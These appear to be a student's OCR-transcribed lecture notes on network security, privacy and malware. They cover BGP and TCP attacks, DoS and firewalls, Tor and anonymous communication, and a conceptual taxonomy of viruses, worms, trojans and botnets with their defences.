DNS provides the low level address of high level domains. We are making sure that the adversary does not tamper with this. But DNS only gives us the destination address, we have no guarantee that the route is not influentiable.
BGP is responsible for choosing the route with the lowest cost. It constructs the routing tables between Autonomous Systems (AS) with independent routing domains :
-Routers maintain tables of (IP subnet → Router IP, cost).
→ no integrity nor authenticity.
-Routes change (faults, new contracts, new cables) so BGP updates constantly.
Example of an attack : bielorussian hacking of the BPG pathway such that packets would always go through the node located in bielorussia.

8.4.1 characteristics of BGP

Weak authentication mechanism between routers, that aim at preventing DoS attacks mainly, are based on weak cryptography (short shared secret up to 80 bytes of ASCII, ad-hoc message authentication based on weak algo MD5). Nothing is guaranteed on these advertised routes. The adversary can act as "a center of gravity" for a majority of the traffic. You can then inject, modify, deny on the specific router you have managed to get.

BGP hijacking

An adversary controls or compromises a router somewhere on the internet. He injects false low-cost routes to redirect portion of the traffic to themselves. The routing information propagates to routing tables until it expires.

What can you achieve ?

Redirection : surveillance, injection, modification or censorship.

8.4.2 BGP Spoofing : Defenses

We could try to filter out some weird destination but there is actually no authority to guarantee the correctness of routes as there are all contractual. The problem is that we did not consider insiders as enemies.
So we have a new protocol called BGPsec, in which each AS is given a certificate that links its verification key to its IP block. Updates are only accepted if they are signed by the authority for the AS/IP block. *Rq :* delegation is possible.

8.4.3 Lessons to be learned from spoofing

Th network is hostile : Rooting security attacks, facilitated through poor association of high level and low level names and addresses. The internet protocols assumed that the insider nodes are not attackers which is not the case. Their protocols do not implement confidentiality or integrity mechanisms. Also there are no authorities to act as either originator of policy or provide a TCP so

it's hard to centralize. The solution is ultimately linked to cryptography (asymmetric cryptography being particularly useful for mutually distrusting actors).

8.5 IP Spoofing

No integrity or authentication mechanism for source address.

What can we achieve ?

- Man in the middle
- Denial of Service of sender (she wont receive the answers to her messages because malicious user will drop them) or third party (malicious user sends tone of requests to server with Alice IP as source IP so the server replies to Alice)
- Steal Alice resources (bandwidth).

8.5.1 IPSec : Internet Protocol Security

Cryptographic security properties at the IP level :
- Key exchange based on public key cryptography or shared symmetric keys.
- *Authentication header (AH) :* authentication and integrity (HMac), protection from replay attacks (sequence numbers).
- *Encapsulating Security Payload (ESP) :* confidentiality.

Two modes

Transport

Protects IP packet using AH/ESP, sent with the original IP.

Tunnel

Protect the whole packet (Header+Payload) by placing it inside another packet.

Virtual Private Network (VPN)

IPSec in tunnel mode

The VPN looks like one single network. The rooting is done internally and inside VPN "tunnel", the packets are fully protected : confidentiality, authentication, integrity, reply attacks.
VPN VS Proxy : Both hide the IP from the receiver but they offer very different properties. VPN encrypts traffic end to end whereas proxy encrypts end-to-proxy ie proxy separates 2 networks.

IP limitations


- *No reliability :* messages can get dropped.
- *No congestion, flow control :* no mechanism to avoid congestion
- *No sessions :* no way to associate messages together.

- *No multiplexing :* no way to associate messages to a network address to specific applications/ users on host

8.6 TCP : a transport protocol

The previous examples we saw were at the network level. Now we are at transport level, it runs "inside/above" the IP protocol and addresses the issues above.
TCP header has [Source Port, Destination Port,Seq nb, Ack nb, window]; the first two allow multiplexing, the next two guarantee reliability and congestion control and the last one ensures flow control.

8.6.1 TCP 3-way handshake



It is easy to attack this because of weak secret of the numbers generated by the three way handshake. Also it's quite easy to inject and intercept AFTER the three way handshake if you manage to guess the sequence numbers.
The Robert Morris Attack :
- send a SYN packet spoofed as if it was from authorized hosts
- Guess server SeqS and send an ACK with SeqS+1 some data
- The data is interpreted as a shell command and executed.

8.6.2 Basic Steps of TCP Hijacking

Who : A man in the middle adversary ie can observe communication or intercept and inject packets.
What : 1- Wait for TCP session to be established between client and server.
2- Wait for authentication phase to be over


3- Use knowledge of seq number to take over the session and inject malicious traffic
4- Use malicious traffic to execute commands
5- The genuine connection gets cancelled (desynchronized or reset).

8.6.3 TLS Transport Layer Security

Cryptographic protocol above TPC/IP.
Confidentiality through symmetric encryption.
Authentication (one or two sides) through public key cryptography
Integrity : through MAC and signatures
Provide *forward* secrecy : learning a secret at one point in time does not reveal anything about the past.

The TLS handshake

Agree on cryptographic algorithms and establish session keys.



TLS offers two mode to obtain a shared key between server and client.
- *Key transport :* using the public key of the server, the client sends a symmetric key (not forward secure).
- *Key agreement :* using Diffie Hellman, the client and the server agree on an ephemeral key for the session.

8.7 Denial of Service

Goal : prevent legitimate users from accessing a service, attacks the availability.
Option A : crash the victim by exploiting some bug on the software.
*Option B :*exhaust victim's resources such as bandwidth (so that no one else can contact the service), or the service's CPU or memory (so that even if the host can be contacted, it cannot be used).
Ex : Spamming cats gifs that crash the CPU on skype, or spamming packets with different addresses through TCP (TCP Syn flooding).

8.7.1 TCP SYN flood

The adversary exploits that fact that after receiving a SYN and sending a SYN/ACK, the server stays waiting for the connection to continue. At that point, the server stores information about the connection in a so called TCP control block (TCB). The kernel can host a max number of 280 bytes. An adversary can exhaust the space for TCPs → the host cannot open new connections anymore the next legitimate SYN request is rejected.

8.7.2 TCP SYN prevention

Reduce the amount of state kept by the server until the handshake is done (ie commpress TCB). Instead the server stores a very small state that enables to have open orders of magnitude more connections.

DoS prevention cookies

The idea is to not store the TCB but send it to the client. The client has to provide cookies back to complete the protocol. THESE ARE NOT THE COOKIES OF INTERNET. So when you get a SYN, the server sends back the SYN req AND the cookie. The server does not have to store the cookie. When the server gets back the cookie he checks that it is the right one. This prevents exhaustion of resources.

Proof of work

Economic measure to prevent DoS attacks. Rely on requiring the client to work before engaging in the operation (ex : compute some hashes or cryptographic puzzles with a sufficient difficulty, so that it's too costly for an attacker to spam).

8.7.3 Smurf attack

Internet control message protocol (ICMP) = transport level protocol within TCP/IP which send control messages deals with errors. In a smurf attack, the adversary broadcasts an ICMP message spoofing the source IP to point to the address of the victim. As this is broadcast, all hosts in the network receive the message and respond to the victim who gets flooded : all its bandwidth is consumed and he cannot communicate anymore.

8.7.4 Teardrop attack

Give the victim fragmented packets with fake information so that it waits indefinitely for packets that never arrive.

8.7.5 DoS without flooding : TCP RST injection

After the TCP 3-way handshake is finished, instead of stopping the messages from the server, the Great Firewall sends forged RST packet (TCP reset) to the client. When receiving this packets the client closes the connection, even if the servers still sends answers This way the DoS happens without the server being attacked.

8.8 Other protections

8.8.1 NAT : Network Address Translation

Router that maintains routing tables of the form (Internal IP, Port) ↔ (External IP, Port). This limits the number of public IP addresses and implies that an external entity can't route into the NAT unless it uses an already mapped port (this does not stop all attacks but makes attacks harder).

8.8.2 Network Firewalls

A firewall is a network router, that connects and internal network to an external public network. The goal is to mediate the traffic, and make access control decisions based on policy. There are different types of firewalls, going from stateless (simple packet filters), to firewalls with states that remember previous connections and actual connections and takes decisions using this knowledge. For example can allow a connection back to a high port from a returning client. We can also use deep packet analysis.

Firewall access control

Inspects characteristics of the traffic, "allow" or "deny" traversal across the firewall and prevents flow that could be dangerous or contravene a security policy in the internal network.

Simple packet filter 1980s

Inspect each packet in isolation and reject/allow depending on certain rules (equal, not equal, in range, fields (IP src, IP dest, Port nb, protocol type)). These firewalls are easy to implement and make instant decisions but they are limited (very static + limited filtering on content + only operates on the headers).

Stateful Firewalls 1990s

Can reject/allow depending on the state because they understand TCP/UDP semantic. This enables dynamism but doesn't deal with connection content.
Ex : File transfer protocol (FTP) client opens a connection to the server, and then the server connects back to a high port of the client to transfer the file.
-Simple packet filter : choice between allowing all packets to high ports all the time or none.
Stateful firewall : can detect an active FTP session with the server and allow a connection back to a high port from the same server to the same client.


Application Firewall 1990s

Deep packet Inspection (DPI) : evaluates the content, and allow/reject based rule can be stateful or stateless.
Ex : Transparent, redirection of HTTP traffic to a local proxy to save bandwidth,and blocking of certain websites.
DPI cannot be applied when the traffic is encrypted : two options at that point :
- 1) block all encrypted traffic - 2) ask client to use keys (or certificates) known to the firewall so that the firewall can decrypt and inspect the communication.
Ex : Blocking P2P protocols no matter which port they use, monitoring traffic to detect leaks of sensitive documents, scanning downloaded executable for virus...

Downsides with Firewalls

Key problems :
- Full mediation is slow (read/ check/ write). Observation is cheaper (read/inject).
- Does not know the principals so cannot make decision about authentication or authorization at the application layer.
- headers have no confidentiality or authenticity → how can the firewall be sure it acts on authentic information.
A firewall is not a full substitute for other host and network security mechanisms.

8.8.3 Defense in depth : the Demilitarized Zone (DMZ)



Chapter 9

Privacy

9.1 The Context : Availability of data

Intelligent data based app get a legitimate amount of data that can be used to learn every aspect of our lives.

9.2 Privacy is a Security property

For individuals

Privacy is needed to protect online accounts, protect against crimes/ id theft. Privacy is important to control who gets access to our info (avoid profiling/ manipulation).

For companies

Digital interactions may reveal a lot about business decisions/ trade secrets / launch of new product...

For governments

As for companies, digital traces reveal a lot about intentions such as who is being investigated by the police, which countries are talking with each other...

Overall privacy is important for everyone because

We all share the same infrastructure (one internet) and when people know they are watched, they change their behaviour.

9.3 What is privacy ?

It's a very abstract concept that is *subjective* : depends on our culture and education, the context and stockholders. It's linked to *informational self determination* ie a user should have the right to keep its own information. It's also linked to the *freedom to construct one's identity* (how do we expect people to process this info and form an idea of ourselves). However none of these can be directly used to design systems.

There exist 3 different types of *Privacy Enhancing Technologies* depending on :
- The concerns they address and who defined these concerns
- The adversarial model they aim at defeating (goal)
- How far they go in protecting privacy (their limitations challenges)

9.3.1 Social Privacy (the adversaries are others)

Concerns

The privacy problem is defined by all Users.

Goals

Do not surprise the User. Two main approaches :
- *Support decision making* : tech that help the user choose who can see what
- *Help identifying actions impact* : tech that help users understanding how the information they put online may be seen and/ or perceived by others.

Limitations

Only protects from other users : *Trusted service provider.*
Limited by user's capability to understand policies and based on user's expectations.

9.3.2 Institutional Privacy (the provider may be adversarial)

Concerns

The privacy problem is defined by legislation. Data should not be collected without user consent or processed for illegitimate uses. Data should be secured : correct, integrity, deletion.
personal data : any information that relates to an identified or identifiable living individual.

Goals

Compliance data protections principles :
-*informed consent :* users must be informed about what information is going to be collected and how it's going to be processed and shared with third parties.
-*purpose limitation :* the data that is collected can only be processed in accordance with the goal of the app.
-*data minimization :* the app must collect the minimal amount of data necessary for the provision of the service.
-*subjects access rights :* users have the right to demand service providers to tell them what data has been collected about them, how it has been processed and demand it's correction or deletion.
-*data security*
-*Auditability and accountability :* companies must make sure that their collection and processing can be audited (they can prove what data they collected ad what happened to the data).
Technologies to help with these principles are :
-*logging :* storing what actions have been performed on the data and by who.
-*access control :* helps preventing unauthorized parties from accessing data, and it also helps identifying the principal that accesses the data to the logging.

Anonymisation = tech that aims at decoupling data from the identity so that it is not considered personal data anymore. Once it's not personal data, it's not subject to the data protection regulation.

Limitations

Privacy preserving designs are narrow and it's difficult to create "general purpose privacy". There is a usability problem both for developers and users (performance hit, unintuitive tech) and industry lacks motivation.
The adversary can be anyone and is very powerful ; once a message is on the network, it can be accessed by anyone that can request it : the provider itself but also law enforcement agencies with a subpoena, or intelligence agencies that have deals with service providers.

9.4 End to end encryption

Using cryptography to achieve confidentiality of the content.
When the ends are the user devices (encryption is done on the device that stores the encryption keys) it provides protection from any entity on the path including the service provider.
Ex : Whatsapp, Telegram have the options to use ephemeral key for the messages st even if the phone get compromised at some point, previous messages cannot be decrypted.
When the ends are the service provider servers, and end to end is implemented as using TLS connection between client and servers, the protection is only against third parties that can observe the network.
However data is in the clear and can be accessed by the provider as well as anyone that can force the provider to disclose data.
Furthermore, even when the content is encrypted, much of the other informations, such as source/destination of the message are available to the observer. The availability of these communication information (=metadata) enables the adversary to perform *traffic analysis.*
Analysis of metadata to circumvent encryption's protection can be applied to other data that traffic data : which addresses are accessed inside a system may provide information about the content of the memory, or the location of user when usiog a digital service can reveal a lot about the nature and the content of the communication.

9.4.1 Traffic analysis

It's the process of analyzing metadata associated to communications such as identity of the participants, when, how often, and for how long then talk, where they are, which device they use.

9.5 Anonymous communications

It protects traffic metadata to avoid traffic analysis. It's an advantage to criminals but it's also needed by many individuals.
Basis of anonymous com systems are :
- *Bitwise unlinkability :* Use cryptography to make inputs and outputs to the anonymous communications systems appearance (bit) different.
- *Hide traffic pattern :* (Re)packetizing ie splitting messages in same size packets + (Re)scheduling ie sending packets at regular interval or adding random delays to the packets.

These two properties are needed but with monolithic anonymous com system this system :
- has limited throughput
- the anonymous co itself becomes a single point of failure for anonymity. If it's forced to reveal its logs user lose their anonymity.
Modern ACS rely on many nodes in different jurisdictions and messages are not only repacketized and rescheduled but also rerouted.
Separation of privileges principle to achieve patterns destruction, load balancing and distributed trust.

9.5.1 The Tor network-Onion routing

Main example of an active ACS = Tor Network. Tor uses onion encryption.

9.5.2 How does is work ?

The user chooses a path

These nodes' IP addresses and their public keys can be obtained from directory authorities that maintain a list of all available Tor nodes at every point in time.

The user prepares the circuit

It agrees on a symmetric key with each of the nodes using an authenticated DH key agreement. Here authenticated means that the onion routers sign their part of the key agreement protocol so that the user can be sure she is speaking with a Tor node. The key agreement is made directly with the first node (the entry node). With the second node (the middle node) the key is agreed using the entry node as intermediary. This way the middle node never sees who the user is. The key agreement with the third node (the exit node) is made using the entry and middle nodes as intermediary.

The user sends a stream

Once the circuit is prepared the user can send messages. To send a message the user encrypts it with the key of the exit node then the key of the middle node and finally with the key of the entry node. As the message advances in the network each node decrypts a layer in such a way that messages have different appearance when they enter and leave the network. To respond, the exit node encrypts it with the inverse onion.

9.5.3 Low latency ACS

Ex : Tor, Instant messaging apps, browsing, streaming
As messages come into a node they are decrypted and relayed to the next step without any delay other than the on introduced by the processing of the packet in the node. → Stream based.
Inconvenient : Cannot resist global adversary (Tor assumes that the adversary cannot see both edges)

9.5.4 High latency ACS

Ex : Emailing, voting, bitcoin
Each node (known as mix) waits until it receives a pre-defined number of messages (threshold). When threshold is reached the mix changes the appearance of the messages through decrytion and

flushes all of them to the next mix or to the messages' destination.
Advantages : one route per message and no direct relation between the messages coming in the network and the messages going out → Global adversary resistance.

9.5.5 Onion router or mixes

They operate at the application layer → nodes different from internet routers.
ACS are *overlay network* ie a computer network that is built on top of another network but even if one uses anonymous com, anonymity may be compromised when services require authentication.

9.5.6 Anonymous communications VS VPN

AC provide a much stronger protection than a VPN (decentralized trust) because none of the nodes in the path can breach the anonymity of the user (=separation of privileges). Ac provides privacy as long as the adversary cannot see both edges. VPN can be seen as a unique node managing communication. If this node gets compromised there is no anonymity guarantee for the users (centralized trust).

Chapter 10

Malware

Introductions

In previous attacks, the adversary actively exploits model/ design/ implementation errors. They require the adversary to study the protocol and produce the code that exploits the vulnerability. These are not the most popular attacks. The most popular attacks rely on social engineering and malware use.
Malicious software intentionally written to cause adverse effects. Viruses are a kind of malware but they only represent 21% of malware written for windows which is the most common target of malware.

10.1 Malware : why the rise ?

Homogeneous Computing Base

Increase in device connected to the network, with same OS such as Windows or Android.

Clueless user base

Users are not experts anymore.

Unprecedented connectivity

Computers are connected to network, increasing the surface of attack.

Malicious code has become profitable

Compromised computers can be sold and or used to make money (Bitcoins)

Attackers engineering process

Exploit new capabilities, new entities that were less prepared than expected in the design phase.

10.2 Malware : Taxonomy

There are different kinds of malware. The main different are how they spread ans whether they are self contained.
-*Viruses and Worms* can spread by themselves. Viruses tend to need some human action that triggers their spread, while worms act on their own.
Trojan and spyware don not perform any action to automate their spread and only move to new devices with deliberate downloads of compromised software.
Viruses and Trojan cannot execute by themselves, they need to infect another program (include their code in another program and be executed with that program).
Modern malware combines features from the different categories to increase their impact.

10.3 Virus

It's a piece of software that infects other programs to perform malicious actions such as monitor user's actions, steal/destroy user's data. When the virus executes (secretly), it does so with the permission of the host program, which becomes a confused deputy that does malicious actions in the name of the virus. A virus exploits OS-specific or hardware specific vulnerabilities. A virus cannot survive without an host; it modifies a program to include a possibly modified version of themselves. This replica aims at infecting other content or other machines (host spreads through network or hardware). *Ex :*
- Opening an email or an attachment both infects files in the host and triggers distribution.
- Visiting a malicious website that downloads a virus into the computer.
- Using an infected hardware support (usb or diskette) that contains malicious code that infects the host as soon as it is connected.

Where can they act ?

-*File infection :* Overwrite, parasitic (append modify).
-*Macro infection :* Overwrite macro executed on program load (MS Excel, word)
-*Boot infection :* Most dangerous most difficult, infects booting partition.
Ex : Ransomware = malware that threatens to destroy a system unless the owner pays money to receive the antidote.

Defenses

key mitigation = give programs least privileges.

Antivirus Software

Signature-based detection : antivirus tries to find exact signature in the host. Signature are pieces of code (at byte/ instruction levels) that match previously identified viruses (few false positive). Signatures can also be made of regular expressions, including wildcards or can be full programs (eg by comparing a hash of the executable).
Heuristic based : antivirus try to find patterns that are known to be produced by viruses e.g series of access to the registry, systematic change in function headers...(more false positive).

Sandboxing

Run untrusted applications with least privileges/ restricted environment.

10.4 Worm

It's a standalone piece of software that can generate malicious actions. Self replicated computer program that uses a network to send copies of itself to other nodes. To decide where to replicate, the worm can find addresses at the application layer such as emails (require human interaction) in the infected host or at the network layer (automated) such as scanning the network to learn which IPs are reachable or directly enumerate all possible addresses and try to infect them if any machines is found at those addresses.
Ex : - Exploits a vulnerability (buffer overflow) in Microsoft SQL server.
- Creates random IPs and sends itself.
Ex: WannaCry (2017), most recent case of ransomware. Encrypt data and ask for ransom in Bitcoins. The worm "kill switch" was eventually found.
Kill switch : used by hacker both to stop the spread of the worm once the monetization has been successful and to avoid that the security researchers can analyse the worm in controlled conditions. this worm exploited a vulnerability in a NSA hacking toolkit leak.

Defences

Host level

Worms infect machines by exploiting vulnerabilities on hosts. Protections from remote exploitation such as those seen in the software Security and attacks lectures that reduce the possibility of exploitation will mitigate the impact of the worm.
Like viruses, worms may have signatures or recognizable behaviours that can be identified by an antivirus.
Achieve diversity in OS/ programs/ interfaces to increase protection : require more sophisticated worms.

Network level

A way to mitigate the damage done by worms is to limit their capability to spread. This can be done by :
- Limiting the amount of outgoing connection from a host or a network.
- Personal firewall : avoid network connections that are inconsistent with typical behaviour (sending emails from applications that are not a mail client).
- Intrusion detection system : detecting worms when it's trying to infect the system.

Instruction Detection System (IDS)

It aims at identifying when the system is under an attack from a malicious entity. IDS can run on a host (detect malware attacking to the host) and at network layer inspecting traffic (identify malware attacking host in the network via patterns in the traffic). IDS can be classified as :
-*Signature based :* identifies known patterns (low false alarms but expensive because needs up to date signatures, can't find new attacks).

-*Anomaly based :* attempts to identify behaviour different than legitimate (adapt to new attacks but high number of false alarms).

10.5 Trojan Horse

A trojan horse is a piece of software that appears to performs a desirable function (cleaning the hard drive, improve the performance of the machine...) but at the same time is performing another malicious function in the background. They cannot run on their own ie they require the user to execute the program that contains the trojan.

Defenses

Run untrusted programs with least privileges and train the user to not run programs that come from untrusted sources.

Ex :

Tiny Banker trojan, gameover Zeus *Mode of Operation 1 :*
1- Sniff the packets to lear when a user visits a banking website
2- Steal credentials before they are sent ie read keystrokes (keyloggers) before encryption (TLS).→ send to malware server.
Mode of Operation 2 : 1- Sniff the packets to lear when a user visits a banking website
2- Steal appearance from website
3- Ask questions to user on a pop-up → send answer to malware server.

10.6 Rootkit

It's malicious code that the adversary has managed to install in the core of the OS, and thus inside the TCB. To get to this point, the adversary typically has to first compromise the system to be able to run inside and then install this code. Once the code is installed it can replace system's programs with Trojan that perform malicious activities. It's very dangerous and very difficult to detect because rootkits can hide themselves by modifying the OS and the kernel structures st their action are invisible. It allows the adversary to return on a later time.

10.7 Backdoor

It's a hidden functionality that allows the adversary to bypass some security mechanisms (open parts that are not protected by the policy, open connections to applications without authentication).

10.8 How to find whether a program has a backdoor, trojan, rootkit ?

Audit the program ie inspect the source code but even if it is clean, a backdoor can be introduced by the compiler.
Compiler : computer software that transforms high level code into low level code that can be understood by the machine.

Challenge : you have the executable of two compilers C1(Exe c1) and C2(Exe c2) you want to know if they are hiding a backdoor.
1- Start with another compiler CA source and compile it with the two compiler executables Exe c1 and Exe c2 : Exe c1(CA)= Exe A,1 Exe c2(CA) = Exe A,2
2- Use the compiler executables Exe A,1 and Exe A,2 to compile Ca again. The two binaries should now be the same ! Exe cA,1(CA) = Exe c1,2(CA)?
3- If not, one of them or both are introducing a backdoor.

10.9 Botnets

Multiple (millions) compromised hosts ("zombies" or bots) under the control of a single entity (Botnet command and control ie system to keep track of bots and send commands to them).

Star topology

Simplest option : to centralize the command control (CC) on one machine controlled by the hacker. The CC machine is a single point of failure which violates the least common principle.

P2P topology

Totally decentralized option in which there is no machine that issues commands but the bots themselves issue commands. The hacker communicates with some of the bots and these would pass the commands to the other bots in a P2P fashion. This guarantees high resilience, but difficult to manage because how can a node enter or leave the network + how do bots know with who they have to communicate.
This opens the door to *Sybil attacks* = security defenders gain control of enough bots in the network.

Hybrid

Few nodes from the CC talking to each other in a P2P fashion, under the strict control of the hacker. Each of the CC nodes can take care of issuing commands to subnets of the bots in the network. Rq : in reality it may be desirable to connect them to more that one for resilience).
Botnets can be used for many purposes (click fraud, distributed ransomware, bitcoin mining, DDos extortion, advertise products, rental, bulk traffic sending...).

Defenses

Attack CC infrastructure

Either taking the node down or isolating them so that they cannot communicate with the nodes (taking com offline or hijack/ poison DNS to route traffic to black hole).

Honeypots

Machines that are vulnerable on purpose so that the botnet takes them with them and then their behaviour can be studied.

10.10 Other malware

Rabbit

Code that replicates itself without limit to exhaust resources.

Logic (time) bomb

Code that triggers action when condition (time) occurs.

Dropper

Code that drops other malicious code.

tool/ toolkit

Program used to assemble malicious code (not malicious itself).

Scareware

False warning of malicious code attack.

And we are done !!!